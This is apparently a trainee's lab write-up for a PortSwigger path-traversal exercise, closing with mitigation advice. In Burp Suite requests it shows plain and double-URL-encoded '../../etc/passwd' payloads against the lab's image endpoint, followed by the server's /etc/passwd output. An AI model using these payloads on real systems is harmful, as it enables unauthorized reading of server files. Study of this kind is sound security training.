

File path traversal, traversal sequences stripped with superfluous URL-decode –

Lab Report

Submitted By:

Name: Arsalan Khan

Position/Role: Internee

Date: July 25, 2025

Platform:

PortSwigger

Objective:

Bypass path traversal protections that apply filtering before URL-decoding, and retrieve the contents of the /etc/passwd file.

Tools Used:

- Burp Suite Community

1. Access the Lab

- Observed the presence of product images loaded from the server.

The screenshot shows two windows. On the left is the Burp Suite interface, displaying a list of intercepted HTTP requests. The requests are all GET requests to various image files on the web-security-academy.net domain, such as /image?filename=20.jpg, /image?filename=31.jpg, etc. The bottom of the Burp Suite window shows the 'Request' tab for a selected request, displaying the raw HTTP data. On the right is a web browser window showing the 'Web Security Academy' lab page. The page title is 'File path traversal, traversal sequences stripped with superfluous URL-decode'. The page content includes a 'LAB' status indicator, a 'Back to lab description' link, and a large 'SHOP' logo with a hanger icon.


2. Intercept an Image Request

- Used Burp Suite to intercept an image request triggered by clicking or loading a product.

The screenshot shows two parts of the Burp Suite interface. The top part is a list of intercepted HTTP requests, showing the URL, method (GET), and status (200). The bottom part is a detailed view of a selected request, showing the raw HTTP data in the 'Request' tab and the 'Inspector' tab. The raw data shows a GET request to /image?filename=20.jpg. The inspector shows the selected text as 'GET /image?filename=20.jpg'.

3. Modify the Request with Double Encoding

- Sent the request to Burp Repeater.
- Replaced the filename parameter with the following double-encoded traversal payload:




```
Request
Pretty Raw Hex
1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: 0a51001c03d5d2dc81991b8d00fa00bb.web-security-academy.net
3 Cookie: session=EmEVrKulMbahVBdlQPSZFAD5YnHX16WV
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9

Request
Pretty Raw Hex
1 GET /image?filename=
%25%32%65%25%32%65%25%32%66%25%32%65%25%32%65%25%32%66%25%32%65%25%
32%65%25%32%66%25%36%35%25%37%34%25%36%33%25%32%66%25%37%30%25%36%3
1%25%37%33%25%37%33%25%37%37%25%36%34 HTTP/2
2 Host: 0a51001c03d5d2dc81991b8d00fa00bb.web-security-academy.net
3 Cookie: session=EmEVrKulMbahVBdlQPSZFAD5YnHX16WV
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0
Safari/537.36
8 Sec-Ch-Ua-Mobile: 0
```


4. Observe the Response

- Received a response containing the content of /etc/passwd, confirming that the traversal was successful.



```
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2316
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

5. Submit the Lab



Vulnerability Analysis:

- **Vulnerability:** The application filters user input before decoding, allowing double-encoded traversal sequences to bypass restrictions.
- **Impact:** Allows unauthorized access to server-side files (in this case, `/etc/passwd`).
- **Severity:** High

Mitigation Recommendations:

- Decode input before validating it.
- Use strict allow-lists for file access (e.g., match only against known safe filenames).
- Sanitize and normalize file paths using secure libraries.
- Never trust URL-encoded input without full decoding and validation.
- Run applications with least privilege to limit file access risk.

Conclusion:

The lab illustrates how superfluous or misordered URL-decoding can be exploited. By using a double-encoded path traversal payload, we accessed sensitive server files and solved the lab.

End...